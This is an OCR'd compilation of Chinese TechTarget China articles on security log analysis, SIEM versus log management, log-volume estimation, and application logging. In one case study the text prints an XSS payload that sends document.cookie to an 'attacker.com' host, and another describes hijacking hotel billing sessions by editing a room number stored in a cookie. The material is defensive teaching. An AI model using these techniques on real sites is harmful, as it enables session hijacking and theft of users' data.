
在 Windows 环境下，对组策略对象的删除会产品一个 566 的事件 ID，然后它会被记录下来，表示”删除“操作。

通过这份报告，经纪公司得以找出作出这一改动的管理员。最后发现这只是一个误操作，而不是恶意为之。

教训：现在许多公司都对允许公司目录应用程序的人数作出限制，同时，只要他们作了任何改动，都很有必要用普通用户去测试一下正常的操作是不是受到了影响。

案例 3：前雇员仍有访问权限

我们知道，内部人员的威胁往往是最让人防不胜防的。在这个案例中，我们发现一位已经被解职的员工访问到了企业的虚拟专用网（VPN），并且还删除了重要了数据。这不仅仅是丢失数据的问题，它在其它方面也给我们许多警示。你得根据员工、时间、重复输入错误口令，或者是三者结合起来检索。让我们看看用 RSA 的 enVision 日志分析器捕获的数据包：



不知怎的，用户 DJohnson（参见下面示例中的高亮部分）成功通过了 Cisco VPN 的身份认证（可能是他的帐号还没有被禁用，或者是他通过社会工程学手段从服务台那里取得了暂时的访问权限）。我们使用了 enVision 的过滤功能来查找那些未验证用户，或是那些在短时间内多次重复尝试错误密码的用户。我们可以看到他删除了一个名为”现金流“的表格（见例子底部的高亮文本），这很可能是他为了掩盖之前所犯的错误。


教训：确保你们有一套完善的解雇程序，另外还要对服务台的工作人员多进行这方面的培训。

案例 4：劫持用户会话

我们都知道，Web 是一个不安全的媒介，但是我们该做些什么来增强它的安全性呢？这里有一个简单的示例演示了如何在硬盘的 cookies 里面劫用户的会话数据。这一幕发生在用户在线检查他的酒店帐单时。

通常情况下，当酒店的结算系统对用户进行身份验证时，他所住房间的信息就保存在了 cookie 里。你可以在本地硬盘上直接搜索这些 cookie 文件，如果你有内置的代理服务器的话，就更简单了。比如说 Firefox 下的 Firebug 和 IE 下的 IE Watch，你可以用这两个工具来窥视当你连接到网站上有哪些 cookie 被创建了。

下面就是 cookie 文件的部分内容：



你能看到 cookie 包含两个与用户所住的 412 号房间相关的元素（参见 21 页高亮文字）。如果你把这两个地方都改成其它房间号，比如说 312，然后保存该 cookie，这样当你再打开在线帐单程序时，就能看到别的用户的帐户了。

教训：有时候不光是日志文件不安全。有一些设计得不好的 Web 应用程序把一些用户身份验证信息写到不安全的文件里，这也是很危险的。

案例 5：对 Web 服务器的跨站脚本攻击


跨站脚本攻击实在是太常见了。有一些 Web 服务器对用户输入的验证不够严，黑客就可以乘机注入一些恶意内容引发一系列的问题。看看下面这段 Javascript 代码，它可以被填写到那些在线约会或交友网站的普通输入框里，而这些输入框本意是供普通用户修改个人信息用的。

```
Document.write (“img src=http://attacker.

com” + document.cookie +” width=0>“)
```

（ HP 首席应用安全技术官 Caleb Sima 在这段视频里讨论了这一攻击：http://www.calebsima.com/israel-presentation.html 。 ）

这段代码还追加了一些特殊的有效载荷，因此每次用户访问这位用户的个人信息时，他自己的信息就会被不知不觉地发送给攻击者。这对所有查看了该用户个人信息的用户都会造成影响。以下是我们的 Web 服务器日志文件：




这些就是被植入了攻击代码的用户 ID;黑体字部分是能窃取用户在浏览器中的输入的 JavaScript 代码。我们现在就可以假冒这些用户，甚至还可以修改他们的个人信息，用他们的身份与别人交往。

最厉害的一次跨站脚本攻击发生在数年前 SamyMyspace 蠕虫病毒爆发时（http://namb.la/popular/tech.html 上有相关介绍 ） 。在不到一天时间内，黑客成功地感染了 100 多万用户。


教训：验证用户输入的内容！跨站脚本攻击是众所周知的，最好的措施就是让开发人员提高警惕，多加小心。

案例 6：猜解 root 密码

我们大家都可能忘记密码，但是如果密码的强度不够会怎样呢？这是从日志管理厂商 LogLogic 的日志档案里选出来的一条。



这一条总共重复出现了有上千次（参见左下方的高亮文字），并且持续了数天。然后我们发现下面这一条，显示用户最终得到了正确的密码。



教训：不要使用弱口令，特别在面向 Internet 的 SSH 服务器上。就算你把所有的相关端口都禁用了，你也还应该小心恶意用户反复试探弱口令。

（作者：David Strom　译者：Sean 来源：TechTarget 中国）

日志管理 VS 事件管理（SIEM）

哪种技术才是最适合你们的--亦或二者皆可？

在大企业里，往往有来自各个方面的安全考虑和监管压力，迫使你不得不处理来自网络、安全设备、数据库以及应用程序的大量数据。通常，这个数据量都不是你的网管人员、安全顾问（compliance staff） 以及安全分析师所能应付得过来的。

小公司没有这么多的数据，相关的工作量也小得多--网络管理员可能同时还得客串安全管理员。但是，你很可能还要操心 PCI-DSS、HIPAA 甚至是二者兼顾。中等规模的公司则介于以上二者之间。

在高端领域， SIEM 工具曾象征着跨部门、跨地区、跨国家的复杂安全需求。那些组织有足够的财力来购买和维护 SIEM。随着监管压力的增大，SIEM 产品的市场需求和其它产品一样在不断扩大。

日志管理与之有些区别。一些要求不是那么高的大大小小的单位只会在碰到突发事件、对网络进行诊断或操作时才深入分析他们的日志。PCI-DSS、GLBA、HIPAA 以及 SOX 这些标准改变了这一切，标准要求公司必须将各种系统和应用程序的日志数据保存长达七年，并且还得经常监视它们（通常至少每天一次），并且，还得在审计员(auditor)面前当场演示这一切直到他满意为止。

这对原来冷冷清清的日志管理软件市场来说是个意外契机。很多专门做这个的厂商赚到的钱是他们之前想都不敢想的。SIEM 厂商也很快就发现了这个商机，及时改进了他们日志管理产品。好几家主要的 SIEM 厂商都开发了他们自己的日志管理工具，从以前他们忽略的市场里获取了不少利润。

与此同时，领先的日志管理厂商也加紧开发，给他们的日志管理产品里加入了先进的数据分析和实时检测能力，这使得使得他们的日志管理产品跟 SIEM 越来越像。有一家厂商直接就把他们公司在这方面的开发称为“轻量化 SIM”

相同却又不同

究竟哪种技术对你来说是最合适的？这可能是最让人难以抉择的。如果你已经部署了 SIEM，那么它是否已经足够应付你们当前的日志管理需求， 是不是还有必要另外采用专门的工具？如果你两种产品都还没买，那选购哪种呢？或者有没有必要两种都一起买呢？

Matt White 是一家大型零售商的信息安全工程师，同时也是 SenSage 的客户，他介绍说：”大概在 2005 年，我们为了达到 PCI 标准，开始在 SIM 和日志管理产品里寻找我们想要的。其实那时候我们自己都不知道到底想要的是什么样的产品，到底是 SIM,还是数据库报告工具，还是日志管理产品。“

这种迷茫并不奇怪。一家大型的 SIEM 厂商承认他们确实在发现这个需求上慢了一步，他们的推销员反应数年前潜在客户需要的就是日志管理功能。最开始他们还认为是推销员在推销 SIEM 产品上水平不够。经过数个月后，他们才认识到这个情况。

从根本上来说，不管是日志管理还是 SIEM 工具，实现的都是差不多的功能。它们都是从不同的分立设备上采集日志并集中存储到档案库里，并且对这些日志数据格式进行标准化，因而用户可以在所有数据上执行查询操作。

不过在目标和架构上，二者还是有些区别。日志管理工具主要是着眼于一些关键的策略和规范的需要。如果没有它们，那真会让人痛苦不堪：你的 IT 和安全人员必须一个一个地去检查每个系统和应用程序，各个系统也基本上不可能联系到一起。集中存储是最主要的麻烦。不断地监视安全性和操作也不是什么有意思的事情。

SIEM 则侧重于对各种安全威胁的实时监测，从外部的 Dos 攻击到内部人员滥用敏感信息。

General Dynamics Information Technology 的产品经理 Bill Garner 说：”当你们从使用日志工具转换数据变成实时进行数据关联、实时事件响应时，你们就该考虑换用 SIM 工具了，因为稽核记录(auditing log)并不能提供实时响应能力。”

General Dynamics 公司使用同时使用了 ArcSight 的日志工具 Logger 和 SIEM 产品，ESM。他们这个决定不是随便作出的。SIEM 产品一般是处在一个比日志管理更高的层次上，并且通常需要用它对数据进行复杂的算法和分析。这对于实时分析和检测来说是很合适的，但是如果要用它来处理那些按照安全标准经年累月积累的原始日志数据，就有点勉为其难了。

“它们之间的分界线是在采集和存储功能之后，关联和数据分析功能之前，”赛门铁克高级产品经理 Todd Zambrovitz 说。“SIEM 工具能大大丰富日志数据，它可以在采集过程中把数据转换成可供快速获取和操作的格式。”

当你公司逐渐壮大后，这种需求就会变得越来越强烈。大公司通常受许多标准的约束，并且树大招风，容易成为攻击者眼中的肥肉。他们有片上系统（SOC）来全天候监测网络攻击和异常，并且有事故响应小组能马上处理。

小公司则更倾向于事后检查以发现问题。因此基本的日志管理功能，加上一定的日志审查功能，就可以满足了。

不过由于大企业防范得很好，小公司也有可能更容易成为攻击目标。因此他们不应将 SIEM 完全排除在外，或者他们可以考虑选用带有一些基本实时警报能力的日志管理产品。中等规模的企业就真是又有点左右为难了，他们所碰到的很多安全问题往往和那些大公司的差不多。

考虑价格

在面对 SIEM 与日志管理之间的选择时，价钱成了大企业或小公司考虑的关键。SIEM 很容易一单就超过十万美元的门槛，如果是那些大公司的话，达到 7 位数字的金额也不足为奇。日志管理产品则一般都在一万到两万美元之间，个别大单能达到十万级。

比如，Matt White 说，他们公司（一家大型零售商）在购买 SenSage 的日志产品前，一开始准备的预算是 10 万美元，但是这一数目还远远不够厂商投标时的报价。后来他很快又争取到了 35 万美元的预算。投标的那些 SIEM 工具要么就是达不到他们提出的需求，要么就是根本没有什么希望中标。有一家 SIEM 厂商要价 170 万美元，另外一家喊价 270 万。“这简直是疯了”，他说。

NetForensics 提供了一款日志管理产品作为 SIEM 产品的补充，他们分管产品市场营销的执行副总裁 Tracey Hulver 表示：“我们从客户那里听到了许多我们的不足之处。因为我们所提供的解决方案对他们来说是过犹不及，很多功能都超出了他们的需求。”

“许多公司都只提供了 2-3 万美元的预算，他们并不需要实时监控安全威胁，因为他们往往正在痛苦地应付审计员，这才是他们真正急于解决的。“

虽然安全标准是强制性的，安全的问题也很难从开支的角度去衡量，但是还是有一些投入产品比很高的案例。

General Dynamics 的 Garner 说：”现在对日志的需求绝对是由那些安全标准推动的。但是通过购买这些产品，企业主，网络支持团队以及安全团队都可以从中受益。“

这些自动化的产品有时候是至关重要的。它可以帮助分析事务数据，帮助网络管理团队和服务台迅速确定问题并采取措施，从而节省人力财力。

管理服务（managed service）正在想办法渗透到安全市场的每个角落，这倒是一种比较便宜的方案。供应商能在提供监视服务的同时提供日志收集和取证。如果企业不介意把数据交给别人管理的话，他们还可以解决存储/保存问题。

提前规划

在考虑到底是选购日志管理产品，还是 SIEM，还是两者兼备时，一定要先弄清楚你们的长期和短期需求。你们可以先采用日志管理，但是也做好接下来使用 SIEM 产品的准备。目前可能你为了达到安全标准的要求而急于采购日志管理产品，但是你也应该仔细考虑好接下来的这几个问题：

- 你们的业务是不是需要只有 SIEM 才能提供的实时安全、实时操作和实时业务能力？
- 这个日志管理工具是不是不需要其它单独的收集、汇总、规范化引擎就可以实现到 SIEM 的平滑过渡？
- 你是不是今后也只能选用该日志管理软件厂商的 SIEM 了？ 它能否和其它第三方厂商的 SIEM 产品无缝集成。
- 如果你的预算捉襟见肘，那么是否还有其它更廉价的方案可选，比如说管理服务提供商（managed service provider)？
- 你的日志管理产品是否提供了你所期望的实时分析能力，换句话来说，是不是称得上“轻量化 SIEM″？

例如，General Dynamics 的 Garner 就发现他们的 ArcSight Logger 和 ESM 二者可以非常好地协同运作。他可以使用这两个规范化日志数据，并在 SOC、长期存储等地方把它们升级为其它更合适的产品。

“关键是日志采集操作和关联操作能达到多大的可扩展性和灵活性，”他说。”他们（这两个产品）之间协调得非常完美，因为他们都按同样的模式进行规范化操作。“

（作者： Neil Roiter 译者：Sean 来源：TechTarget 中国）

如何估算日志产生率

问：有没有一些计算工具可以帮助估基于算设备数量的日志产生情况，以及最佳实践？

答：估算日志产生率是一项非常棘手的工作，而且很难创建可靠的通用评估工具。很多安全信息和事件管理（SIM/SIEM）厂商都有一些基于 Excel 的私有计算工具，可以提供给现有的和未来的客户，但是考虑到他们的来源，这些工具的客观性值得怀疑。我还不能找到可以提供这种功能的独立的计算工具。

为什么这么困难呢？日志产上率由于设备配置的不同而存在极大的差异。例如，你和我可能都是运行的 Microsoft SQL Server 数据库，但是我可能配置了跟踪数据库性能的每一个活动的记录和审计设置，而你可能配置了很少或者没有配置记录功能。另外，我可能在高负载的 24x7 数据处理环境，而你运行的数据库的处理量可能不高。所以，“典型”SQL Server 数据库产生的日志量的有意义的估算功能不可能能够提供。如果增加了成千上万的其他不同设备，这个问题就会迅速扩大。

因此，怎么开发适合你的环境的有意义的估算工具呢？这里有一种解决方案：可以通过设置简单的系统日志服务器，并测量接收的流量大小来量度目前的活动。如果系统经过了简单配置，你可以量度公司中的设备样本产生的日志，并由此推断，以次来节约时间。

（作者：Mike Chapple　译者：Tina 来源：TechTarget 中国）

应用日志对于检测黑客攻击非常重

应用服务器容纳大量有价值的数据。它们存储你的机构的网页，充当连接重要数据的网关和每天处理敏感的信息。应用服务器也是你的机构最大的风险来源之一。因为我们已经围绕我们的机构建立了一个周边环境，并且很善于拒绝那些与可接受的配置文件明显不同的通讯进入网络，我们已经使那些不需要的协议很难穿过我们的边界。因此，攻击者现在试图通过我们允许的协议实施隧道攻击。这就导致了 SQL 注入、缓存溢出和其它应用层攻击的增长。这种情况迫使我们修改我们的日志策略。虽然我们过去一直把重点放在以网络为中心的攻击方面，保留防火墙报警和网络流量等数据，但是，我们现在需要把重点放在应用层日志方面。

应用层日志策略

在过去的几年里，遵守管理部门法规的问题迫使许多信息安全专业人员把他们的重点放在了日志和保留安全数据方面。很多大企业都采用基于行业标准的集中的日志服务器，如 Unix syslog(系统日志)格式，并且在这些服务器周围配置监视和报警装置。由于大多数机构都有一个基本的日志基础设施，现在是考虑增强这个基础设施以满足商务和安全需求的时候了。现在让我们看一下你可以用来改善你的机构的应用日志的一些增强功能。

许多应用服务器都能够捕捉和日志大量的与安全有关的信息。我们的工作就是恰当地设置这些数据，确定什么数据要保留，什么数据可以安全地删除。

应用日志的关键是以你在标准方面的努力为基础的。这在以下两个不同级别标准方面确实是如此。

第一，使用行业标准协议和格式，以保证各种应用程序、平台和设备的日志的一致性。这使自动和人工分析更简单，效率提高 100 倍。使用 W3C 网络服务器日志等标准的格

式和网络通信的网络流量有助于把不同系统产生的警报联系在一起。通过 syslog 和 SNMP 等标准的协议做日志有助于把我们的各种努力整合为一个单一的集中的平台。

第二，在你日志的实际数据中采用标准。许多机构仅向系统管理员提供日志服务器，并且认为他们的工作是完美的。重要的是再走远一些，向管理员提供一些执行的标准，让他们在各种系统上设置日志的时候执行。这些关键的问题是，“我们应该日志什么文件?”和“我们对这些数据应该保留多长时间?”。根据机构的业务、技术和管理规定的需求，这个答案也是不同的。然而，不管你的要求是什么，重要的是你要准确的定义并且明确地说出来。根据你可能面临的威胁，你可以考虑日志的事件类型。身份识别成功和失败对于深入了解猜口令攻击提供了有价值的信息。日志 HTTP 请求也许能够暴露利用缓存溢出或者 SQL 注入安全漏洞的企图(成功的或者失败的)。不能实行标准化将导致管理员对标准做出不同的解释，显著降低你的集中的日志基础设施的价值。

设置应用服务器和日志基础设施支持应用层事件详细的日志在一旦发生安全事故的时候能够向你提供重要的信息。积极的监视将向你提供实时监测事件的能力。反应性的监视将向外部调查人员提供非常重要的帮助。正如我们讨论的那样，开始这项工作并不困难。你也许已经拥有了基本的基础设施。

(作者：Mike Chapple 来源：TechTarget 中国)